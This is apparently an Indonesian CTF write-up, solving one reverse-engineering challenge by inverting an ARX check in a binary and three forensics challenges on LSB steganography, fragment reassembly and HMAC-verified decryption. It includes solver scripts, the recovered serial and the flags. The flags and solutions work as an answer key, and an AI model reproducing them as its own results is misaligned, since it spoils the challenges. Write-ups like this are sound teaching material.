Setelah membaca decompile nya, kata Ai ga akurat jir, jadi mending make objdump aja
Oke langkah pertama, saya memasukkan perintah berikut ke terminal, Saya mencari instruksi percabangan (jne) yang melompat balik ke alamat lebih kecil, yang menandakan adanya loop:

```
objdump -d -M intel manifest | sed -n '/1205:/,/1240:/p'
```




Nah ternyata bener, beda dari yang hasil decompile nya si Ghidra, berikut analisisnya :

1. 1212: xor eax, DWORD PTR [rcx] = Nah si Ghidra disini salah nebak tipe data, key sebenarnya dibaca sebagai uint32 (4 byte), bukan 8 byte.
2. 1224: add rcx, 0x4 = pointer key di increment 4 byte tiap iterasi.
3. 122d: jne 1210 = ini loop, dan karena range key dari 0x2080 sampai 0x20c0 (64 byte), maka loop berjalan sebanyak 64 : 4 = 16 kali.
4. 122f: cmp edi, 0xbdae4507 dan 123b: cmp eax, 0x781b2a2c = target state yang musti dicapai oleh transformasi ARX.

Nah, dari analisis disassembly sebelumnya, saya akhirnya mengetahui dua alamat penting:

1. Alamat key didapat dari instruksi 1205: lea rcx,[rip+0xe74] # 2080
2. Alamat ciphertext didapat dari instruksi fase decrypt 1277: lea rbp,[rip+0xdc2] # 2040

Untuk melihat isi datanya, saya dump section *.rodata* dengan perintah berikut :

```
objdump -s -j .rodata manifest
```

Dari hasil output, dapat disimpulkan bahwa

1. 0x2040 hingga 0x2068 berisi 41 byte ciphertext (66 b3 78 35 ... 56).
2. 0x2080 hingga 0x20bf berisi 64 byte key (f7 88 40 ba ... 8f 3a b8 a9) yang nantinya dibaca sebagai 16 buah uint32 little-endian.

```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Reverse Engineering/Tanjung Mas]
└─$ objdump -s -j .rodata manifest

manifest:     file format elf64-x86-64

Contents of section .rodata:
 2000 01000200 75736167 653a206d 616e6966  ....usage: manif
 2010 65737420 53455249 414c3800 73657269  est SERIAL8.seri
 2020 616c2072 656a6563 74656400 00000000  al rejected.....
 2030 00000000 00000000 00000000 00000000  ................
 2040 66b37835 60883a44 980b6022 ea312dbb  f.x5`.:D..`".1-.
 2050 13a07619 b0839328 9a701e15 50b22de4  ..v....(.p..P.-.
 2060 5125d1ef 11b5242a 56000000 00000000  Q%....$*V.......
 2070 00000000 00000000 00000000 00000000  ................
 2080 f78840ba a2dbdfb3 9dd27541 82457716  ..@.......uA.Ew.
 2090 d5c509ea 525b2058 0895b682 5332bf9b  ....R[ X....S2..
 20a0 98f24951 05b6aa0e c43e4383 b828094c  ..IQ.....>C..(.L
 20b0 a4a975b0 ff9bb613 86d6260e 8f3ab8a9  ..u.......&..:..
```

Karena rekurensi ARX bersifat invertible, saya membuat skrip Python untuk menjalankan proses mundur. Key diambil dari 64 byte data *.rodata* yang sudah diekstrak pada sebelum sebelumnya, lalu direpresentasikan sebagai 16 angka uint32 little-endian.

```
MASK = 0xFFFFFFFF

def rol(x, n):
    x &= MASK
    return ((x << n) | (x >> (32 - n))) & MASK

def f(x, k):
    return (rol(x ^ k, 5) + rol(x, 13)) & MASK

# Key: 16 uint32 dari 0x2080..0x20bf (baca 4 byte, little-endian)
hexdata = bytes.fromhex(
```

```
    "f78840baa2dbdfb39dd2754182457716"
    "d5c509ea525b20580895b6825332bf9b"
    "98f2495105b6aa0ec43e4383b828094c"
    "a4a975b0ff9bb61386d6260e8f3ab8a9"
)
keys = [int.from_bytes(hexdata[i:i+4], 'little') for i in range(0, 64, 4)]
assert len(keys) == 16

# Target
s15 = 0xbdae4507
s16 = 0x781b2a2c

# Recover mundur: state_{i-1} = f(state_i, key[i]) ^ state_{i+1}
s = {16: s16, 15: s15}
for i in range(15, -1, -1):
    s[i-1] = (f(s[i], keys[i]) ^ s[i+1]) & MASK

A = s[-1]   # word pertama (4 byte pertama)
B = s[0]    # word kedua (4 byte terakhir)

serial = A.to_bytes(4, 'little') + B.to_bytes(4, 'little')
print("Serial :", serial)
print("Hex    :", serial.hex())
print("Printable:", repr(serial))
```

Setelah dijalankan, saya mendapatkan output begini :

```
Serial : b'SKcnbmGE'
Hex    : 534b636e626d4745
Printable: b'SKcnbmGE'
```

Disini, saya sudah mendapatkan Serial nya yaitu *SKcnbmGE*, ini langsung saya tes ke dalam file programnya dengan perintah berikut :

```
./manifest SKcnbmGE
```

Dan benar saja, setelah saya enter, flag langsung muncul dan challange berhasil diselesaikan

```
./manifest SKcnbmGE
CF2{rev_tanjung_mas_7d666448bc5641697c86}
```

**Conclusion :**
Menurut saya, challenge ini lebih ke membuktikan bahwa reverse engineering itu ga selalu soal ngepatch atau ngebrute force. ga perlu dynamic tracing, ga perlu bongkar 64 bitnya, dan ga perlu ngepatch percabangannya. Cukup pahami alur disassembly nya, terjemahkan ke model rekurensi matematis, lalu invert rekurensi dari target state buat merecover serial aslinya

Ada beberapa pesan yang bisa saya dapat :

1. Kadang kita ga bisa 100% yakin bahwa pseudocode Ghidra itu benar. Ghidra bisa aja salah nebak tipe data (qword vs dword), jumlah iterasi loop, bahkan dia malah menampilkan konstanta negatif yang sebenarnya itu unsigned (seperti kasus saya yang sebelumnya). Ground truth tetap ada di disassembly asli (objdump). Kesalahan membaca tipe data ini sempet bikin saya dapat serial yang salah, sebelum akhirnya dikoreksi dan menemukan serial yang benar (Dibantu Ai hehe)
2. Operasi ARX itu invertible. Kombinasi ROL, XOR, dan ADD mod $2^{32}$ selalu bisa dibalik arahnya (dari target akhir ke state awal) asalkan fungsinya deterministik dan target akhirnya diketahui.
3. Anti patch by design. Validasi di soal ini terintegrasi langsung dengan proses dekripsi (seed = hash(serial)). Sesuai dengan hint soalnya bilang, kalau kita cuma ngepatch percabangan penolakan (jne), dokumen tetap tidak akan bisa dibaca karena seed FNV yang dipakai untuk decrypt pasti bakal salah. Serial yang benar wajib ditemukan.


**Flag :**
CF2{rev_tanjung_mas_7d666448bc5641697c86}

---

## Kota Lama

*DIGITAL FORENSICS*

---





**Executive Summary :**

Diberikan sebuah file ZIP, yang dimana isinya itu ada 3 photo PNG beserta file pendukung yaitu *chain-of-custody.csv.* Jadi intinya, ada 1 photo yang merupakan salinan kamera asli, dan di dalamnya itu tersembunyi pesan rahasia yang disisipkan dengan teknik *steganografi LSB (Least Significant Bit).* Sedangkan 2 file sisanya itu sengaja dibuat untuk pengecoh

Saya berhasil menyelesaikannya melalui dua tahap :

1. Pertama, saya mengidentifikasi berkas asli tersebut lewat analisis pada isi file chain-of-custody.csv, yang diverifikasi dengan hash SHA-256.
2. Kedua, saya melakukan ekstraksi pesan tersembunyi tersebut dari bit paling rendah kanal RGB sesuai aturan soal. Pesan yang didapat adalah KL-ORIGINAL-7F2A, lalu hash SHA-256 nya itu diolah menjadi flag.

**Technical Report :**
Unzip file ZIP nya, disana saya menemukan 3 photo absurd yang berekstensi PNG serta file *chain-of-custody.csv* yang isinya kayak sebuah log riwayat bukti







Dari hasil analisa file *chain-of-custody.csv,* dapat disimpulkan bahwa file capture-101.png itulah yang merupakan file salinan kamera asli, sisanya itu fake alias pengecoh

Aturan soalnya bilang :

1. Piksel dibaca kiri ke kanan, atas ke bawah (row-major).
2. Per piksel diambil LSB kanal R, G, lalu B secara berurutan.
3. Setiap 8 bit dirangkai menjadi 1 byte dengan MSB lebih dahulu.
4. Pesan berakhir pada byte NUL (0x00) pertama.

Artinya, Kapasitas maksimum gambar adalah 96 x 96 x 3 = 27.648 bit (3.456 byte), cukup buat pesan pendek.

Yaudah, saya tinggal melakukan ekstraksi menggunakan skrip python, berikut skripnya :

```
from PIL import Image
import hashlib

im = Image.open("capture-101.png").convert("RGB")
bits = []
for r, g, b in im.getdata():
    bits += [r & 1, g & 1, b & 1]

out = bytearray()
for i in range(0, len(bits) - 7, 8):
    byte = 0
    for bit in bits[i:i+8]:
        byte = (byte << 1) | bit   # MSB first
    if byte == 0:                  # berhenti di NUL pertama
        break
    out.append(byte)

print(out)
h = hashlib.sha256(bytes(out)).hexdigest()
print(f"CF2{{kota_lama_{h[:24]}}}")
```

Output :

```
bytearray(b'KL-ORIGINAL-7F2A')
CF2{kota_lama_0b4f827d6420e7b43df1fa64}
```

Akhirnya, saya mendapatkan flag dan challange berhasil diselesaikan

**Conclusion :**
Selalu validasi setiap file. Metadata file bisa aja kosong atau sama, tapi bukti dari dokumentasi file chain of custody itu ga bisa dibohongi, berkas asli (capture-101.png) dikenali dari operasi camera_ingest, dan hash nya cocok dengan input berkas turunan. Data pesan rahasia itu disembunyikan di bit yang ga signifikan, sehingga dia ga mengubah tampilan visual gambar. Maka, untuk melakukan ekstraksinya, saya harus mengikuti urutan piksel, kanal, dan bit order yang tepat. Kesalahan kecil aja, bisa menghasilkan data sampah


**Flag :**
CF2{kota_lama_0b4f827d6420e7b43df1fa64}

---

## Samm Poo Kong

*DIGITAL FORENSICS*

---




**Executive Summary :**

Diberikan sebuah file ZIP yang berisi 3 file, *catalogue.json, fragments.csv, & operasional.txt*. Untuk menyelesaikan challenge nya, saya harus merekonstruksi setiap satu objek dari 15 fragmen yang tercampur, dari tiga transfer yang berbeda, di mana setiap fragmen lolos validasi checksum transport (CRC32), sehingga tidak bisa dipakai untuk membedakan objek asli dengan decoy.

Kunci penyelesaiannya itu ada pada katalog identitas objek (SPK-71) yang ditentukan oleh compressed_sha256, yaitu digest SHA-256 dari objek yang terkompresi utuh, bukan checksum per fragmen. Dengan menyusun kandidat fragmen sesuai position (0–4) dan mencocokkan SHA-256 hasil gabungan terhadap digest katalog, objek asli berhasil diidentifikasi, lalu di dekompresi dengan codec zlib untuk mendapatkan flag.

**Technical Report :**

Unzip file ZIP nya, disana ada 3 file, yang isinya :

```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Forensics/Sam Poo Kong]
└─$ cat catalogue.json
{
  "object": "SPK-71",
  "codec": "zlib",
  "fragments": 5,
  "compressed_sha256":
"1ee8c5ff4e045d1a6897b591fdf59582f006be4f1a35d9bd15d9a3897c5f6a9e",
  "record_format": "transfer,position,hex,crc32; position mulai 0; transfer ID bukan
identitas objek"
}
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Forensics/Sam Poo Kong]
└─$ cat fragments.csv
transfer,position,hex,crc32
TX-953597,3,48d50d93a55addfa8a136234,16831829
TX-632729,2,faefa150339ba5b59c43fbee,17a15c0f
TX-368260,1,35b79499d893079a34c5859b,6bf62313
TX-677993,2,4934303036b730b334b63030,ba0684cc
TX-479272,0,3907f9bde18f2533fc1de3ab,e2c1f5a4
TX-521777,0,b8523557ef09c0d53487dc73,512bbcb6
TX-540256,4,0d86,f0ac4aa7
TX-554304,4,1057,fe14c4f9
TX-872246,1,8d6bc1be05989c1f7770d0e6,970855fe
TX-524365,0,789c737633aa4ecb2f8a2f4e,c0dcc99e
TX-242562,3,30b7344b35344aaa05003b89,bece7218
TX-817765,2,6b3425db5660ecd7cf567234,bd8eac00
TX-804614,4,7c08,cc88ac37
TX-586981,3,3f8c21ec1896a0d9467b2a3e,ea60e6de
TX-775186,1,cc8d2fc8cf8fcfcecf4b8f4f,4c9da3c4

┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Forensics/Sam Poo Kong]
└─$ cat operasional.txt
Tiga transfer memakai kanal sama. Tiap fragmen lolos checksum transport; sebagian
berasal dari objek lain. Identitas objek ditentukan digest katalog.
```

Dari hasil analisis, ada beberapa observasi yang cukup penting :

1. Jumlah fragmen target itu adalah 5, dengan position mulai dari 0, objek utuhnya terdiri dari fragmen posisi 0,1,2,3,4.
2. Total 15 record itu merupakan hasil 3 transfer dikali 5 posisi. Ini sesuai dengan deskripsi soal yaitu "tercampur dengan dua transfer lain".
3. Transfer ID bukan identitas objek, jangan mengasumsikan satu transfer berarti satu objek. Fragmen dari objek yang sama bisa aja kesebar di beberapa transfer ID, dan begitu juga sebaliknya.
4. CRC32 per fragmen valid semua, sesuai peringatan, checksum transport tidak membedakan objek asli dengan fragmen decoy. Validasi harus semantik
5. compressed_sha256 adalah digest dari objek terkompresi (byte hasil gabungan fragmen), bukan objek setelah dekompresi. Jadi pencocokan dilakukan sebelum zlib.decompress.

Setiap position (0–4) memiliki tepat 3 kandidat fragmen dari transfer berbeda:

| | |
|---|---|
| 0 | TX-479272, TX-521777, TX-524365 |
| 1 | TX-368260, TX-872246, TX-775186 |
| 2 | TX-632729, TX-677993, TX-817765 |
| 3 | TX-953597, TX-242562, TX-586981 |
| 4 | TX-540256, TX-554304, TX-804614 |

Karena tiap posisi punya 3 kandidat, ruang pencarian = $3^5$ = 243 kombinasi, tergolong sangat kecil. Fragmen pada TX-524365, position 0 diawali oleh hex 789c.... Byte 78 9c adalah header zlib default. Karena posisi 0 adalah awal objek, ini indikasi kuat bahwa objek SPK-71 sebenarnya diawali oleh fragmen tersebut. Namun tetap perlu diverifikasi lewat SHA-256 katalog, bukan cuman sekedar nebak.

Untuk menyelesaikannya :

1. Pertama, Parse fragments.csv lalu kelompokkan fragmen tersebut berdasarkan position
2. Kedua, Enumerasi semua kombinasi (satu fragmen per posisi 0–4) yaitu 243 kandidat.
3. Ketiga, Kandidat yang cocok yaitu objek SPK-71 yang sudah terkompresi.
4. Terakhir, Dekompresi dengan zlib.decompress lalu ambil objek aslinya alias flag

Supaya cepat, disini saya membuat skrip python untuk solvenya :

```
import csv, hashlib, zlib
from collections import defaultdict

rows = list(csv.DictReader(open("fragments.csv")))
target = "1ee8c5ff4e045d1a6897b591fdf59582f006be4f1a35d9bd15d9a3897c5f6a9e"

# kelompokkan per transfer
tr = defaultdict(dict)
for r in rows:
    tr[r["transfer"]][int(r["position"])] = bytes.fromhex(r["hex"])

# cari kombinasi 5 fragmen (satu per posisi) dari transfer berbeda
pos_map = defaultdict(list)
for r in rows:
    pos_map[int(r["position"])].append(bytes.fromhex(r["hex"]))

import itertools
for combo in itertools.product(*[pos_map[p] for p in range(5)]):
    blob = b"".join(combo)
    if hashlib.sha256(blob).hexdigest() == target:
        print("[+] MATCH!")
        data = zlib.decompress(blob)
        print(data.decode(errors="replace"))
        break
else:
    print("[-] tidak ada match, cek asumsi")
```

Setelah skrip tersebut dijalankan, saya mendapatkan flagnya :

```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Forensics/Sam Poo Kong]
└─$ python3 solve.py
[+] MATCH!
CF2{for_sam_poo_kong_da00378693800796e12b}
```

**Conclusion :**
Challenge ini menekankan bahwa adanya perbedaan antara integritas transport (CRC32 per fragmen, yang semuanya valid) dan identitas objek (SHA-256 dari objek yang terkompresi secara utuh yang tercatat di katalog). Jebakan utamanya adalah berhenti di "checksum valid = fragmen benar", padahal fragmen decoy juga lolos dari checksum transport.

Dalam forensics, metadata/katalog sering menjadi ground truth. Checksum transport cuma menjamin fragmen tidak korup saat transit, bukan menjamin fragmen bahwa itu milik objek yang dicari. oleh sebab itu, selalu cocokkan dengan referensi otoritatif (digest katalog), lalu verifikasi secara semantik, bukan hanya kriptografis per unit


**Flag :**
CF2{for_sam_poo_kong_da00378693800796e12b}

---

## Tugu Muda

*DIGITAL FORENSICS*

---




**Executive Summary :**

Diberikan sebuah file ZIP yang berisi 3 file PNG absurd dan 3 file lainnya, yaitu *camera-events.csv, radio-shifts.csv, & format-ekspor.txt.* Untuk menyelesaikan challengenya, saya harus menghubungkan jejak jejak event kamera tersebut dengan jadwal pergantian sandi radio, karena.. muatan tersembunyi di LSB kanal biru tiap PNG, baru bisa dibuka kalau pasangan phrase + noncenya itu tepat. Nah setiap frame itu punya verifikasi HMAC-SHA256, jadi kalau kandidatnya salah, otomatis bakalan gagal dan ga ada false positive.

Kunci penyelesaiannya itu ada di korelasi timeline. Deskripsi soal bilang "12 Oktober 2026 pukul 00.04 WIB", dan event export di *camera-events.csv* juga tercatat pada 2026-10-11T17:04:00Z, mirip dengan 00:04 WIB (UTC+7). Nah dari situ, phrase yang berlaku di *radio-shifts.csv* itu adalah *lentera-menjaga-arah*, dengan nonce TM-7419 pada *kamera-42.png*. Kunci diturunkan dari SHA256(phrase + "|" + nonce), lalu LSB diekstrak sesuai urutan kandidat piksel yang sudah di shuffle, kemudian frame TM3 diverifikasi HMAC, dan ciphertext di decrypt dengan XOR keystream yang diambil dari blok SHA256 untuk mendapatkan flag.


**Technical Report :**

Unzip file ZIP nya, disana ada 3 file PNG & 3 file lainnya, yang isinya itu :

```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Forensics/Tugu Muda]
└─$ cat camera-events.csv
event,utc,camera,nonce
motion,2026-10-11T16:57:00Z,kamera-41.png,TM-7321
export,2026-10-11T17:04:00Z,kamera-42.png,TM-7419
export,2026-10-11T17:26:00Z,kamera-43.png,TM-7420

┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Forensics/Tugu Muda]
└─$ cat format-ekspor.txt
Spesifikasi ekspor kamera TM3 (bukan petunjuk lokasi bukti):
Kunci = SHA256(UTF8(phrase + "|" + nonce)). Interval sandi radio [mulai, akhir).
Kandidat pixel (x+2*y)%5==0, koordinat origin kiri atas, indeks y*width+x.
Acak list kandidat raster memakai Python 3
random.Random(int.from_bytes(SHA256(UTF8(nonce)).digest(), "big")).shuffle.
Baca LSB kanal B sesuai list; bit MSB-first per byte.
Frame: ASCII TM3, panjang ciphertext uint16 big-endian, ciphertext,
HMAC-SHA256(key,ciphertext)[:16].
Ciphertext = zlib(payload) XOR blok SHA256(key || counter_uint32_be), counter mulai 0.

┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Forensics/Tugu Muda]
└─$ cat radio-shifts.csv
valid_from_WIB,valid_until_WIB,phrase
2026-10-11T23:00:00+07:00,2026-10-12T00:00:00+07:00,menara-membaca-angin
2026-10-12T00:00:00+07:00,2026-10-12T00:15:00+07:00,lentera-menjaga-arah
2026-10-12T00:15:00+07:00,2026-10-12T01:00:00+07:00,gerbang-menjaga-jejak
```



Nah dari hasil analisis, ada beberapa observasi yang cukup penting bagi saya :
1. Deskripsi bilang *"12 Oktober 2026 pukul 00.04 WIB"*. nah si event export di *camera-events.csv* tercatat pada *2026-10-11T17:04:00Z*, itu artinya persis dengan *2026-10-12T00:04:00+07:00*. Nah ini adalah jangkar timeline yang mengunci pemilihan phrase + nonce.

2. Window di *radio-shifts.csv* yang mencakup 00:04 WIB adalah *[00:00, 00:15)*, dengan phrase *lentera-menjaga-arah*. Jadi pasangan yang valid itu mungkin phrase lentera-menjaga-arah, nonce TM-7419, kamera-42.png.

3. Dua event lain (motion di kamera-41, export kedua di kamera-43) sengaja jadi decoy. Phrase noncenya ga bakal lolos HMAC, jadi otomatis bakalan ke ban tanpa perlu brute force.

4. Metadata PNG tidak menyimpan petunjuk apa pun. Semua timestamp modifikasi disini semuanya identik (waktu challenge dibuat), ga ada EXIF GPS atau UserComment. Ini meyakinkan saya bahwa data tersembunyi itu ada di dalam piksel, bukan metadata.

5. Kunci diturunkan dari SHA256(UTF8(phrase + "|" + nonce)) sepanjang 32 byte, dan bisa dipakai baik untuk HMAC (autentikasi frame) maupun basis keystream XOR.

6. Aturan sampling dari *format-ekspor.txt* yaitu kandidat pixel (x+2*y)%5==0, origin kiri atas, indeks y*width+x. Untuk citra 128×128, jumlah kandidat adalah 3276 piksel. Urutan kandidat ini disusun row-major (loop y luar, x dalam), lalu di shuffle dengan random. Random(int.from_bytes(SHA256(nonce).digest(), "big")).

7. HMAC-SHA256 pada frame adalah oracle kebenaran. Kalau misalnya passphrase, nonce, urutan kandidat, atau endiannessnya salah satu aja, HMAC nya langsung gagal. Jadi pendekatan yang benar adalah verify then decrypt, bukan brute-force.

8. compressed_sha256-nya di sini ekuivalen dengan HMAC frame. Digest HMAC adalah ground truth identitas objek, sedangkan metadata lain cuma petunjuk arah doank.

Intinya, cara solvenya itu saya harus :

1. Pertama, Korelasikan dulu timestamp event export (UTC) dengan window di radio-shifts.csv (WIB) buat dapetin phrase + nonce.

2. Kedua, turunkan kunci SHA256(phrase + "|" + nonce).

3. Ketiga, susun kandidat pixel (x+2*y)%5==0 row-major, lalu shuffle pakai seed dari SHA256(nonce), nah baru baca LSB kanal B MSB-first per byte.

4. Keempat, parse frame TM3, kemudian verifikasi HMAC-SHA256 terhadap ciphertext.

5. Terakhir, decrypt XOR dengan keystream blok SHA256(key || counter_uint32_be), lalu zlib.decompress untuk ngambil flagnya.

Nah begitu sudah paham konsepnya, saya langsung bikin skrip pythonnya langsung buat dapetin flagnya, berikut skrip nya :

```
import hashlib, hmac, zlib, struct, random
from PIL import Image

PHRASE = "lentera-menjaga-arah"
NONCE  = "TM-7419"
IMG    = "kamera-42.png"

key = hashlib.sha256(f"{PHRASE}|{NONCE}".encode()).digest()

img = Image.open(IMG).convert("RGB")
W, H = img.size
px = img.load()

# kandidat row-major: y luar, x dalam
cands = [(x, y) for y in range(H) for x in range(W) if (x + 2*y) % 5 == 0]

seed = int.from_bytes(hashlib.sha256(NONCE.encode()).digest(), "big")
random.Random(seed).shuffle(cands)

# baca bit LSB kanal B, MSB-first per byte
bits = [px[x, y][2] & 1 for (x, y) in cands]
data = bytearray()
for i in range(0, len(bits) - 7, 8):
    b = 0
    for j in range(8):
        b = (b << 1) | bits[i + j]
```

```
    data.append(b)
data = bytes(data)

# parse frame
assert data[:3] == b"TM3", f"magic salah: {data[:3]!r}"
length = struct.unpack(">H", data[3:5])[0]
ct  = data[5:5+length]
tag = data[5+length:5+length+16]

# verifikasi HMAC
expect = hmac.new(key, ct, hashlib.sha256).digest()[:16]
print("HMAC ok:", hmac.compare_digest(tag, expect))

# dekripsi XOR keystream blok SHA256(key || counter_be)
def keystream(n):
    out = b""
    c = 0
    while len(out) < n:
        out += hashlib.sha256(key + struct.pack(">I", c)).digest()
        c += 1
    return out[:n]

ks = keystream(len(ct))
compressed = bytes(a ^ b for a, b in zip(ct, ks))
payload = zlib.decompress(compressed)
print(payload)
```

Setelah skrip tersebut dijalankan, saya mendapatkan flagnya :

```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Forensics/Tugu Muda]
└─$ python3 skrip.py
HMAC ok: True
b'CF2{for_tugu_muda_42751a1dca393b5ac5ce}'
```

**Conclusion :**
Challenge ini menekankan bahwa adanya perbedaan antara integritas transport per fragmen bit dan identitas objek secara utuh. Di sini HMAC-SHA256 pada frame, dia berperan sebagai ground truth, bukan checksum per bagian, sehingga kandidat decoy otomatis ke ban tanpa perlu ditebak. Jebakan utamanya disini jangan berhenti di "ada data di LSB, berarti itu jawabannya", padahal aslinya, kalau tanpa bantuan korelasi timeline dan verifikasi kriptografis, data yang terbaca ya cuma sampah. ga ada apa apa :v

Dalam forensics, metadata katalog sering menjadi kebenaran. Timestamp dan jadwal rotasi kunci adalah referensi otoritatif yang musti harus dicocokkan dulu sebelum menyentuh payload. Selalu korelasikan lintas sumber (termasuk kayak konversi timezone UTC↔WIB), lalu verifikasi secara semantik dan kriptografis, bukan cuma asal ekstrak.

